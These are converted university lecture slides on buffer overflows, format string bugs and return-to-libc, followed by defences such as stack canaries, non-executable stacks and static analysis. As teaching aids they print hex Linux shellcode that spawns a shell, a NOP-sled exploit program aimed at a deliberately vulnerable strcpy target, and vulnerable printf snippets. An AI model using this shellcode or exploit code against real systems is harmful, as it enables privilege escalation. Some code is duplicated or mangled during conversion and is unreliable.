

# Buffer Overflow

---

CSC 348-648



WAKE FOREST  
UNIVERSITY

Department of Computer Science

Spring 2013

## Buffer Overflows and Security

---

- Buffer overflows are the most common security vulnerability
  - First major exploit, 1988 Internet worm (*fingerd*)

Number of Buffer Overflow CERT Advisories


Year	1999	2000	2001	2002	2003	2004	2005	2006	2007	2008	2009	2010	2011	2012	2013
Advisory	4	1	3	35	48	17	29	38	391	403	636	414	440	447	82 (so far...)

- Important ingredients
  - A program that SUID to root
  - Arrange *root-grabbing* code to be available in the program's address space
  - Get the program to *jump* to that code
  - Often leads to a total compromise of a machine

## Process Memory Organization

---

- Process memory is divided into three regions: text, data, and stack



- Text region
  - Fixed by the program and includes program instructions
  - Read-only data, writing to it causes a segmentation fault
- Data region
  - Initialized and uninitialized data
  - Static variables and heap memory
- Stack - ADT used for function calls

## Function Calls and the Stack

---


- When a function is called, execution *jumps* to the function
  - Execution continues until the function end is reached
  - Once finished execution returns to statement after the call
- *What about function parameters, return values, etc... ?*
- The stack aids in the proper execution of a function
  - Local function variables are allocated
  - Parameters and return values are stored also stored

*Why is a stack used? Isn't it deterministic?*

## Stack

---

- A stack is a simple and flexible ADT
  - Viewed as a continuous block of memory
  - Stack Pointer (SP) points to top
  - Operations take place at the top (PUSH and POP)
  - The bottom of the stack is a fixed address



- When a function is called the stack contains
  - Function parameters
  - Data required to recovery from the function call
  - This includes **the return address of the calling statement**

## Example Stack Contents

---


- Consider the following program

```
void function(int a, int b, int c)
{
    char buffer1[8];
    char buffer2[16];
}
void main()
{ function(1, 2, 3); }
```
- If you look at the assembler associated with the *call*

```
pushl $3
pushl $2
pushl $1
call function
```

  - Parameters pushed in reverse order
  - *call* statement pushes the **return address**

- Just before starting the function, the stack is



- The function copies the current function pointer as SFP
- Local variables are placed on the stack

## Buffer Overflow

---


- Simply putting more data in a buffer than it can handle
  - Take advantage of this to run arbitrary code
- Consider the following program

```
void function(char* str)
{
    char buffer[16];
    strcpy(buffer, str);
}

void main()
{
    char largeStr[256];
    for(int i = 0; i < 256; i++)
        largeStr[i] = 'A'; // is hex this is 0x41
    function(largeStr);
}
```

- After compiling, executing causes a segmentation fault

- To understand what happens, consider the stack when the function is called



- strcpy() copies the contents of str into buffer, until a '\0' is encountered in the string (pointed to by str\*)
- However size of memory pointed by str is larger than buffer
- strcpy continues copying, overwriting SFP and ret


*Why are we moving towards the bottom?*

- The return address (ret) would be 0x41414141

- A segmentation fault occurs when the function attempts to return
  - The address 0x41414141 is outside process address space
  - The process attempts the read and seg faults
- Therefore, buffer overflow allows us to change a return address
  - In this way we can change the program flow
  - Objective is to change the return address to **our code**

## A Friendly Buffer Overflow

- Lets change the first program so it overwrites the return address
- Remember the stack before the function is called is



- ret is before SFP, which is before buffer1
  - ret is 4 bytes beyond the end of buffer1
  - So the *address* of ret is buffer1 + 12

*Why is it +12 ?*

- Let's alter the code to take advantage of the ret address

```
void function(int a, int b, int c)
{
    char buffer1[8];
    char buffer2[16];
    int* ret;                // stores an address
    ret = (int *)(buffer1 + 12); // points to return address
    (*ret) += 8;              // set to next instruction
}

void main()
{
    int x = 0;
    function(1, 2, 3);
    x = 1;
    cout << x << '\n';      // only 8 bytes from previous
}
```

- *What happens when the program runs?*
  - Originally ret stores the address of `x = 1;` in `main`
  - The function adds 8 to this address
  - `ret` now points to next instruction, `cout << x << '\n';`  
(so the instruction `x = 1;` is skipped)


```

Terminal
> g++ -o retChange retChange.cpp
> retChange
0

```

## A Less-Friendly Buffer Overflow

- We can modify a return address and execution flow
- *What would we like to execute?*
  - Typically a program that spawns a shell
- *What if the program doesn't have this code?*
  - Just place the shell code in the buffer you are overflowing
  - Then have `ret` point back to this program, easy...



## Shell Code

---

- Since the instructions are on the stack they must be in assembler
  - *But Dr. Cañas only taught us...*
  - Let g++ do the work

- The C code to spawn a shell is

```
#include<stdio.h>
void main()
{
    char* name[2];
    name[0] = "/bin/sh"; // the Unix command to spawn a shell
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

- Now compile with g++ -static -g and view using gdb

- Since spawning a shell is common, assembler is available
  - Smashing the Stack for Fun and Profit has a list of assembler code for different platforms
- Example shell code for Linux is

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```




## Simple Spawning a Shell Program

---

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main()
{
    int *ret;           \\ stores an address
    ret = (int *)&ret + 2; \\ address of return (main function)
    (*ret) = (int)shellcode; \\ set return to address of shell code
}
```



A terminal window titled "Terminal" with standard window controls. It shows the following commands and output:

```
> g++ -o testShell testShell.cpp
> testShell
bash$
```

- But remember, a standard program does not have the shellcode in the program to jump to...
  - We will load the buffer with the program directly

## Putting the Pieces Together

---

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char largeString[128]; // hackers don't fear globals...

void main()
{
    char buffer[96]; // buffer to overflow
    long* longPtr = (long *) largeString; // point to string

    for(int i = 0; i < 32; i++)
        *(longPtr + i) = (int) buffer; // copy addr of buffer
    for(int i = 0; i < strlen(shellcode); i++)
        largeString[i] = shellcode[i]; // copy shellcode
    strcpy(buffer, largeString); // cause overflow
}
```

- In the preceding program
  - Filled entire largeString with address of buffer
  - Overwrote shellcode into beginning of largeString
  - strcpy largeString into buffer, hopefully a successful buffer overflow will occur

*What is meant by successful over flow?*

- The shellcode is still in the program, not realistic
  - But we can send the shellcode if the program accepts input
  - For example a command line argument
  - The concepts remain the same
- As you may guess the buffer sizes are not arbitrary...

## Realistic Buffer Overflow

---

- Lets overflow the following program `vulnerable.cpp`

```
void main(int argc, char *argv[])
{
    char buffer[512];
    if (argc > 1)
        strcpy(buffer, argv[1]); // unbounded copy, bad idea
}
```

- We will overflow the command line argument
  - Load shell program and rewrite `ret`
  - If the program was SUID root...

- The next program causes the overflow
  - Separate program that *executes* `vulnerable`
  - Creates string consisting of shell code and address
  - Passes string as command line argument to `vulnerable`
- This program is more difficult to create
  - Since it is a separate program, some information is **not** known
  - Don't know exactly where the buffer to overflow is
  - Cannot use an address of a local variable to determine `ret`
  - Will have to make a guess and provide an **offset**

```

#define<stdio.h>
#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE    512
#define NOP                     0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void)
{ __asm__("movl %esp,%eax"); } // get SP location, see paper

void main(int argc, char *argv[])
{
    char *buff, *ptr;                // points to shell code
    long *addr_ptr, addr;            // base address
    int offset = DEFAULT_OFFSET,
    int bsize = DEFAULT_BUFFER_SIZE;

    if(argc > 1) bsize = atoi(argv[1]);
    if(argc > 2) offset = atoi(argv[2]);
    addr = get_sp() - offset;        // addr of shell, we hope
    printf("Using address: 0x%x\n", addr);

    buff = malloc(bsize);            // allocate space for code
    ptr = buff;                      // point to our buffer
    addr_ptr = (long *) ptr;
    for(i = 0; i < bsize; i+=4)      // incr by 4 since address
        *(addr_ptr++) = addr;        // fill with shell address
    for(i = 0; i < bsize/2; i++)
        buff[i] = NOP;              // add NO-OPs at beginning

    ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
    for(i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];    // copy shell code

    buff[bsize - 1] = '\0';          // make proper C-string
    execl("./vulnerable", "vulnerable", buff); // issue command
}

```

```

    if(argc > 1) bsize = atoi(argv[1]);
    if(argc > 2) offset = atoi(argv[2]);
    addr = get_sp() - offset;        // addr of shell, we hope
    printf("Using address: 0x%x\n", addr);

    buff = malloc(bsize);            // allocate space for code
    ptr = buff;                      // point to our buffer
    addr_ptr = (long *) ptr;
    for(i = 0; i < bsize; i+=4)      // incr by 4 since address
        *(addr_ptr++) = addr;        // fill with shell address
    for(i = 0; i < bsize/2; i++)
        buff[i] = NOP;              // add NO-OPs at beginning

    ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
    for(i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];    // copy shell code

    buff[bsize - 1] = '\0';          // make proper C-string
    execl("./vulnerable", "vulnerable", buff); // issue command
}

```


## Review

---

- We have only presented an overview to buffer overflows
  - Details in Smashing the Stack for Fun and Profit
  - This lecture *borrowed* ideas presented in this paper
- Many small details have been omitted
  - Proper shellcode creation (it's a C-string, no early '`\0`')
  - Manipulating the stack to determine the return address
- Attacker needs to know CPU and OS are of target machine
  - Our examples are for x86 running Linux... *kinda*
  - Details about CPUs and OSs, stack frame structure, and stack growth direction

## Other Overflows

---

- Previous overflows described are based on C-strings
    - Copy over the ret address using a char array
- 
- The diagram illustrates a stack frame. The top box is divided into two sections: 'local variables' on the left and 'ret' on the right. Below this box is another box divided into three sections: 'NO-OPs', '/bin/sh', and 'address for shell'. An upward-pointing arrow connects the 'address for shell' section to the 'ret' section, indicating that the shell address is being overwritten into the return address.

- However vulnerabilities do not rely on array copying
- Following is vulnerable (DirectX CERT Advisory CA-2003-18)

```
void func(int a, char v){  
    char buf[128];  
    init(buf);  
    buf[3*a+1] = v;  
}
```

*Why? Can an overflow attack occur with any type array?*

## Integer Overflows

---

- Integers are fixed size, there is a maximum value it can store
  - Assigning a number too large is an overflow error
  - ISO C99 standard, *“integer overflow causes undefined behaviour”* which indicates anything can happen
- Integer overflows are not like most common bug classes
  - Do not allow direct overwriting of memory
  - *“The root of the problem lies in the fact that there is no way for a process to check the result of a computation after it has happened, so there may be a discrepancy between the stored result and the correct result”*
  - Force a crucial variable to contain an erroneous value, *and this can lead to problems later in the code...*  
<http://www.phrack.org/show.php?p=60&a=10>

## Finding Overflows

---

- Read the source code
  - Possible with open source code and a lot of spare time
- Run the service and attempt a *systematic crash*
  - Run service on a local machine
  - Issue *requests* with log tags "\$\$\$\$\$"
  - When the system crashes search core dump for the tag  
*How does this show the vulnerability?*
- There are some automated tools

## Preventing Overflows

---

- Main problem has been the following *standard* functions
  - strcpy(), strcat(), sprintf()  
*What is the issue with these functions?*
- Safer versions available, but they have **problems**
  - strncpy() can leave a buffer unterminated *“The most common misconception is that strncpy() NUL-terminates the destination string. This is only true, however, if length of the source string is less than the size parameter”*
  - When using strncat() *do you have to account space for null?*  
*Are there alternatives?*

## Possible Solutions

---

- Type safe languages  
*For example (Fulp’s favorite language)? Disadvantages?*
- Make the stack non-executable  
*How does this help?*
- Random stack location  
*How does this prevent an overflow?*
- Static source code analysis, *and get a PhD...*
- Run-time checks

## Non-Executable Stack

---

- Most CPUs do not distinguish between permission to read or execute at a given area of memory

*So what? What about segmentation faults?*

- Mark the stack as non-executable
  - NX bit on AMD Athlon 64 and Intel P4 Prescott and Itanium
    - “...irony that, after decades of trying to improve how quickly and efficiently CPUs can run code, the newest, most fashionable processor feature is the ability to not run code...”*
  - Certain pages of memory can be marked as non-execute
  - Support exists for XP SP2 (2004), Linux, and Solaris

- Disadvantages to non-executable stack
  - Does not prevent a *return to libc* exploit
    - What?*
  - Some applications need an executable stack
    - For example (Dr. John's favorite language)?*
  - Java *just in time* code generation must be rewritten



## Static Analysis

---

*“One of the best ways to prevent the exploitation of buffer overflow vulnerabilities is to detect and eliminate them from the source code”*

- Statically check the source code to detect buffer overflows
  - Several consulting companies are available
  - Automated tools exist
- *MS PREfix* searches for a fixed set of bugs
  - Detail, path-by-path procedural analysis
  - Expensive, 4 days on Windows
- *MS PREfast* newer faster version of PREfix

*What is an underlying problem with these approaches? Remember the good old days of finding CSC 112 memory leaks? Are code reviews successful?*

## OpenBSD


---

- Since 1996 OpenBSD has assign developers to audit source code
  - As many as 12 auditors per project
- As a result, it has one of the best reputations for security
  - Historically one of the lowest rates of *reported* vulnerabilities
- OpenBSD made additional security changes in 2003
  - *Stack randomization* to make exploitation more difficult
  - Modify memory segments to ensure they are not writable and executable

## Run-Time Checks

---

- StackGuard (WireX) embeds *canaries* in the stack
  - Special values placed between the local and ret values
  - After function call integrity of canary values are checked



*How can you defeat this guard?*

- Different types of stack canaries
  - **Random canary** creates a random string that is inserted into every stack
  - **Terminator canary** places '`\0`' in the stack, for example  
StackGuard uses the four bytes NULL, CR, LF, and EOF

*How does this prevent an overflow?*

## Simple Canary

---

- It's possible to create a simple canary in a program

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int function(char *str)
{
    int canary = secret;
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    if (canary == secret) // Return address is not modified
        return 1;
    else // Return address is potentially modified
    { ... Yo! you killed my canary, do some error handling ... }
}

static int secret; // a global variable
```

```
int main(int argc, char* argv[])
{
    secret = rand();
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    function(str);
    printf("returned properly, go about your business... \n");
    return 1;
}
```

- Given how stack memory is organized
  - If buffer is overwritten, canary may also be overwritten
- This approach is too simple, but you could add more...

## Windoze XP SP2

---


- Has a non-executable stack
- Compiler /GS option adds more protection
  - Enables a random canary
  - Causes an `UnhandledException` if there is a canary mismatch
- Litchfield found another vulnerability
  - Overflow overwrites the exception handler
  - Redirect exception to attack code
  - *These are similar to the return-to-libc exploit*

## Format Strings

---

- Most languages provide function to display *formatted* data
  - Formatting commands are stored as a C-string, *format string*
  - Security problem exists if a user can specify the format string
- Consider the following C/C++ program

```
int main(int argc, char* argv[])
{
    if(argc > 1) printf(argv[1]);
    return 0;
}
```



A terminal window titled "Terminal" with standard window controls. It shows a command prompt where the user has entered `./a.out "Nirre-Pluf"`. The output of the program is `Nirre-Pluf`.

## Format String Vulnerabilities

---

- Using the previous program, try the string "%x %x"



```
Terminal
> ./a.out "%x %x"
12ffc0 4011e5
```

*What happened? Is printf(char \*) really legal?*

- Consider the header statement for printf (given in stdio.h)

```
printf(const char * __restrict, ...)
```

- The ... allows a variable number of arguments

```
printf("Nirre Pluf");
printf("%x", i);
printf("%x%x"); /* yes, it's legal */
```

## From the printf man Page

---

- printf formats and prints its arguments, after the first, under control of the format-string
- The format-string is a C-string which contains 3 types of objects
  1. **Plain characters**, which are simply copied to standard output
  2. **Character escape sequences**, which are converted and copied to the standard output
  3. **Format specifications**, which causes printing of the **next successive argument**
- The format string is reused as often as necessary to satisfy the arguments, any extra format specifications are evaluated with zero

*What about the opposite question?*

## Format String Operation

---

- printf is a function call
  - Arguments for the function call are pushed on the stack  
*Remember the order?*
  - First argument popped is the format string
  - If format string has format commands, pop arguments  
*What if no other arguments were pushed?*
- Therefore the attacker can determine the stack and ret address  
*So what, we want to write to (overload) the stack...*

### '%n'

---

- '%n' is among the least known format specifications
  - Writes number of chars that should have been written into the address of the variable given as the corresponding argument

```
int main(int argc, char* argv[])
{
    unsigned int b;
    printf("%s%n\n", argv[1], &b);
    printf("Input was %d characters long\n", b);
    return 0;
}
```



A terminal window titled "Terminal" with standard window controls. It shows a command prompt where the user has entered `./a.out "Some random input"`. The output of the program is `Input was 17 characters long`.

## Protecting Format Strings

---

- The following format is susceptible

```
printf(userInput);
```

*Why would you ever use it?*

- Do not let the user specify the format string
- Better alternatives

```
printf("%s", userInput);  
std::cout << userInput;
```


- Format string vulnerability applies to any of the print functions

*For example?*

## Return to libc Overflow


---

- *Classical* smashing the stack requires a large buffer
  - Large enough to store the shell code and return address



- However many buffers are too small to store this info
  - *If it is too small for the shell code, then it will fail...*
- return-to-libc can make the attack successful

- Return-to-libc is very similar to smashing the stack
  - Return address is changed to the `system()` function
  - Pass a parameters and let the `system()` do the work



*What parameter?*

*Why does making the stack non-executable offer no protection?*